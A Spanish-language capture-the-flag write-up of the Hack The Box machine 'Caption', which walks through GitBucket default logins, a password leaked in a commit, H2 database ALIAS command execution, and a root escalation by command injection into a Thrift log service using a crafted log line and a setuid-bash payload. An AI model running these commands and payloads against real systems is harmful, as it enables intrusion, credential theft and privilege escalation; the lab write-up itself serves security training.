

## Maquina Caption- Hard



Empezamos la maquina con la fase de reconociendo básica, vemos que hay 3 puertos abiertos

```
[us-dedivip-1]-[10.10.14.128]-[fszemike@htb-vgfvxt9zto]-[~]
[*]$ nmap -p- --open --min-rate 5000 -vvvv -n -sS 10.129.16.192 -Pn -oN allports
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-14 21:13 CDT
Initiating SYN Stealth Scan at 21:13
Scanning 10.129.16.192 [65535 ports]
Discovered open port 22/tcp on 10.129.16.192
Discovered open port 80/tcp on 10.129.16.192
Discovered open port 8080/tcp on 10.129.16.192
Completed SYN Stealth Scan at 21:13, 9.89s elapsed (65535 total ports)
Nmap scan report for 10.129.16.192
Host is up, received user-set (0.031s latency).
Scanned at 2024-09-14 21:13:42 CDT for 10s
Not shown: 65525 closed tcp ports (reset), 7 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
80/tcp    open  http    syn-ack ttl 63
8080/tcp  open  http-proxy syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 10.01 seconds
Raw packets sent: 65698 (2.891MB) | Rcvd: 65538 (2.622MB)
[us-dedivip-1]-[10.10.14.128]-[fszemike@htb-vgfvxt9zto]-[~]
[*]$
```


Procedemos a realizar la identificación de los puertos y servicios.

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http
|_ http-title: Did not follow redirect to http://caption.htb
|_ fingerprint-strings:
|   DNSSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, RTSPRequest, X11Probe:
|   HTTP/1.1 400 Bad request
|   Content-length: 90
|   Cache-Control: no-cache
|   Connection: close
|   Content-Type: text/html
|   <html><body><h1>400 Bad request</h1>
|   Your browser sent an invalid request.
|   </body></html>
|   FourOhFourRequest, GetRequest, HTTPOptions:
|   HTTP/1.1 301 Moved Permanently
|   content-length: 0
|   location: http://caption.htb
|_ connection: close
3080/tcp  open  http-proxy
|_ http-title: GitBucket
|_ fingerprint-strings:
|   FourOhFourRequest:
|   HTTP/1.1 404 Not Found
|   Date: Sun, 15 Sep 2024 02:15:23 GMT
|   Set-Cookie: ISESSID=node01a4hiv1zy2ggfmc5vuf1u3542; node0: Path=/; HttpOnly
```



Vemos que detectó un gitBucket y un a pagina web que redirige a caption.htb, procedemos a agregar esto al etc/hosts y abrimos la pagina web.

```
17 127.0.1.1 htb-vgrvxt92t8 htb-vgrvxt9
18 10.129.16.192 caption.htb
19
```

En el puerto 80 está esta pagina de login




Y en el 8080 el servicio de git Bucket, se prueban credenciales predeterminadas en ambas web's y se consigue acceso al servicio como root en gitBucket



Procedemos a evaluar el servicio entero y ver posible información interesate/sensible.


Navegando en los proyectos en uno de los commits se ve likeada la información del usuario margo, reutilizamos este user para ver si podemos acceder a la otra web




The screenshot shows a Git commit interface. At the top, it says 'main' and 'root authored on 8 Mar'. Below that, it says 'Showing 1 changed file'. The file is 'config/haproxy/haproxy.cfg'. The code is shown in a dark-themed editor. Lines 32-35 show errorfile configurations. Line 36 shows 'userlist AuthHears'. Line 37 shows 'user margo insecure-password vFr&cS2#0!', which is highlighted with a red box. Lines 38-42 show frontend and backend configurations.

```
32 32 errorfile 502 /etc/haproxy/errors/502.http
33 33 errorfile 503 /etc/haproxy/errors/503.http
34 34 errorfile 504 /etc/haproxy/errors/504.http
35 35
36 userlist AuthHears
37 user margo insecure-password vFr&cS2#0!
38 36
39 37 frontend http_front
40 38 bind *:80
41 39 default_backend http_back
42 40 acl restricted page path beg,url_dec -i /logs
```

Y efectivamente funcionan se analiza esta web a ver que se puede encontrar, pero no se encontró nada interesante.



Se siguió investigando en el gitBucket y se encontró un dbviewer, en el cual se le pueden ejecutar queries



Haciendo una investigación encontramos que se puede abusar de las H2 database así que procederemos a explotar esta vulnerabilidad creando un alias y luego llamándolo para hacer ejecución de comandos.

## Abusing H2 Database ALIAS


14 MAR 2018 on RCE

### How to get a shell on a H2 Database, using ALIAS feature.

Today I was introduced to [H2 Database](#), a in-memory and pure Java Database, because it's a in-memory database, the developers use it most to learning, unit tests and poc's, but you can learn more about it on [H2 site](#).

The H2 provides a web console, where you can manage your database, and here the things starts to be more interesting, by default it does not have an password set, so you can just log in, but what can we do inside it? The first thing I tried was the same trick that everyone knows on MySQL.

Creamos un alias, en este caso se le llama exeCVE con la siguiente cadena “CREATE ALIAS EXECVE AS \$\$ String execve(String cmd) throws java.io.IOException { java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter("\\\\A"); return s.hasNext() ? s.next() : ""; }\$\$;




```
1 CREATE ALIAS EXECVE AS $$ String execve(String cmd) throws java.io.IOException { java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter("\\\\A"); return s.hasNext() ? s.next() : ""; }$$;
```

Run query Clear ☐ Auto Run Query

Updated 0 rows.

Ahora hacemos el llamado del alias y le ingresamos un comando a nivel de sistema y vemos que nos refleja el output del comando, esto lo utilizaremos para entablarnos una reverse Shell.




```
1 CALL EXECVE('id');
```

Run query Clear ☐ Auto Run Query


org.h2.jdbc.JdbcSQLException: Data conversion error converting "uid=1000(margo) gid=1000(margo) groups=1000(margo) "; SQL statement: CALL EXECVE('id'); [22018-199]

Al conocer que está sobre el directorio de margo, lo que hice fue levantar un servidor http con Python y abusando de esto adquiero la llave privada de ssh



```
1 CALL EXECVE('python3 -m http.server 1234');
```

Procedemos a guardarnos las llaves de ssh y las utilizaremos para la conexión a la maquina



Entablamos conexión y tenemos la flag de usuario.

```
[*]$ ssh -i id_ecdsa margo@caption.htb
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sun Sep 15 02:39:39 AM UTC 2024

System load:  0.04               Processes:            233
Usage of /:   68.5% of 8.76GB    Users logged in:     0
Memory usage: 22%               IPv4 address for eth0: 10.129.16.192
Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

3 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Last login: Tue Sep 10 12:33:42 2024 from 10.10.14.23
margo@caption:~$ ls
app  cyparty-sfx.py  gitbucket.war  logs  user.txt
margo@caption:~$ cat user.txt
feb161ef9d91eac21b2ed81394eba7c
margo@caption:~$
```



Una vez dentro de la maquina se empieza con el reconocimiento de la maquina para encontrar una manera de elevar los privilegios, se puede utilizar Linpeas.sh para la enumeración.

```
margo@caption:~$ ss -tln
Netid      State      Recv-Q     Send-Q     Local Address:Port      Peer Address:Port      Process
udp        UNCONN     0           0           127.0.0.53:53            0.0.0.0:*               :
udp        UNCONN     0           0           0.0.0.0:68              0.0.0.0:*               :
tcp        LISTEN     0           4096       127.0.0.1:9090          0.0.0.0:*               :
tcp        LISTEN     0           4096       127.0.0.53:53            0.0.0.0:*               :
tcp        LISTEN     0           4096       0.0.0.0:80              0.0.0.0:*               :
tcp        LISTEN     0           128        0.0.0.0:22              0.0.0.0:*               :
tcp        LISTEN     0           50         0.0.0.0:8080            0.0.0.0:*               :
tcp        LISTEN     0           1024      127.0.0.1:6081          0.0.0.0:*               :
tcp        LISTEN     0           10        127.0.0.1:6082          0.0.0.0:*               :
tcp        LISTEN     0           1024      127.0.0.1:3923          0.0.0.0:*               :
tcp        LISTEN     0           128       127.0.0.1:8080          0.0.0.0:*               :
tcp        LISTEN     0           5         0.0.0.0:1234            0.0.0.0:*               :
tcp        LISTEN     0           128       [::]:22                 [::]:*
```

EN este caso vemos que la maquina tiene distintos puertos abiertos, se puede intentar hacer portforwarding para ver que servicios abren.

```
[us-dedivip-1]-[10.10.14.128]-[fszemike@htb-vgfvxt9zto]-[~/Desktop]
➜ [★]$ ssh -i id_ecdsa -L 3923:127.0.0.1:3923 margo@caption.htb
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-119-generic x86_64)
```

En ese caso encontramos este servicio que es para descargar los logs generados.

c	File Name	Size	T	Date
-txt-	fw_logs	14 209	%	2024-03-06 12:15:18
-txt-	hadoop_logs	16 685	%	2024-03-06 14:40:52
-txt-	ssh_logs	15 300	%	2024-03-06 14:38:09
-txt-	zk_logs	13 145	%	2024-03-06 14:41:03

control-panel | prev / up / next

π



## PrivEsc

Una vez realizado la extensiva numeración de la maquina se encuentra algo interesante en el sistema de los logs, en este caso al revisar el código se puede observar que el código puede ser vulnerable a inyección de comandos. Se puede indagar más aquí sobre el cómo explotar este código que carga la librería thrift <https://thrift.apache.org/tutorial/py.html> y vemos que el servicio se está ejecutando por el puerto 9090

```
    }
    defer outputFile.Close()
    scanner := bufio.NewScanner(file)
    for scanner.Scan() {
        line := scanner.Text()
        ip := ipRegex.FindString(line)
        userAgentMatch := userAgentRegex.FindStringSubmatch(line)
        var userAgent string
        if len(userAgentMatch) > 1 {
            userAgent = userAgentMatch[1]
        }
        timestamp := time.Now().Format(time.RFC3339)
        logs := fmt.Sprintf("echo 'IP Address: %s, User-Agent: %s, Timestamp: %s' >> output.log", ip, userAgent, timestamp)
        exec.Command("/bin/sh", "-c", logs)
    }
    return "Log file processed", nil
}
```

Para explotarlo creamos una sesión ssh con portforwarding 9090

```
|$ ssh -i id_ecdsa -L 9090:127.0.0.1:9090 margo@caption.htb
to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-118-generic x86_64)
```

Creamos un archivo en el directorio /tmp con el siguiente nombre este reemplazara el .log que se genera en el código.


```
margo@caption:~$ cat /tmp/malicious.log
127.0.0.1 "user-agent":""; /bin/bash /tmp/payload.sh #
margo@caption:~$
```

Luego crearemos el payload a ejecutar con privilegios.

```
margo@caption:~$ cat /tmp/payload.sh
chmod +s /bin/bash
```

El comando `chmod +s /bin/bash` cambia los permisos del archivo ejecutable `/bin/bash` para habilitar el **setuid**. Esto significa que cualquier usuario que ejecute el programa bash lo hará con los permisos del propietario del archivo, que en este caso es normalmente el **superusuario (root)**.

Ahora en nuestra maquina creamos el siguiente archivo con el siguiente contenido.




```
Parrot Terminal
Edit View Search Terminal Help
NU nano 7.2 log_service.thrift *
namespace go log_service

service LogService {
    string ReadLogFile(1: string filePath)
}
```

Procedemos a descargar el thrift con los siguientes comandos: `sudo apt update`, `sudo apt install thrift-compiler`

Una vez instalado ejecutamos el siguiente comando que es el que se encargará de generar el client code.



```
[root@htb-vgfvxt9zto]~ #thrift -r --gen py log_service.thrift
```

Una vez creado se ingresa a la carpeta y se crea un client.py con el siguiente código, este será el script que ejecuta el servicio.

```
1 from thrift import Thrift
2 from thrift.transport import TSocket
3 from thrift.transport import TTransport
4 from thrift.protocol import TBinaryProtocol
5 from log_service import LogService # Import generated Thrift client code
6
7 def main():
8     # Set up a transport to the server
9     transport = TSocket.TSocket('localhost', 9090)
10
11     # Buffering for performance
12     transport = TTransport.TBufferedTransport(transport)
```

```

# Using a binary protocol
protocol = TBinaryProtocol.TBinaryProtocol(transport)

# Create a client to use the service
client = LogService.Client(protocol)

# Open the connection
transport.open()

try:
    # Specify the log file path to process
    log_file_path = "/tmp/malicious.log"

    # Call the remote method ReadLogFile and get the result
    response = client.ReadLogFile(log_file_path)
    print("Server response:", response)

except Thrift.TException as tx:
    print(f"Thrift exception: {tx}")


# Close the transport
transport.close()

if __name__ == '__main__':
    main()

```

Por ultimo hacemos un pip3 install thrift para instalar las dependencias de thrift.

Y ejecutamos el script




```

[root@htb-vgfvxt9zto] #python3 client.py
Server response: Log file processed
[root@htb-vgfvxt9zto] #

```

Vemos que se generó el archivo .log volvemos al server en la sesión que hicimos portforwarding y damos /bin/bash -p y ejecutará el payload con privilegios.



```

margo@caption:~$ /bin/bash -p
bash-5.1# whoami
root
bash-5.1#

```

Ya con nuestra bash y privilegios de root leemos la flag de user

```
margo@caption:~$ /bin/bash -p
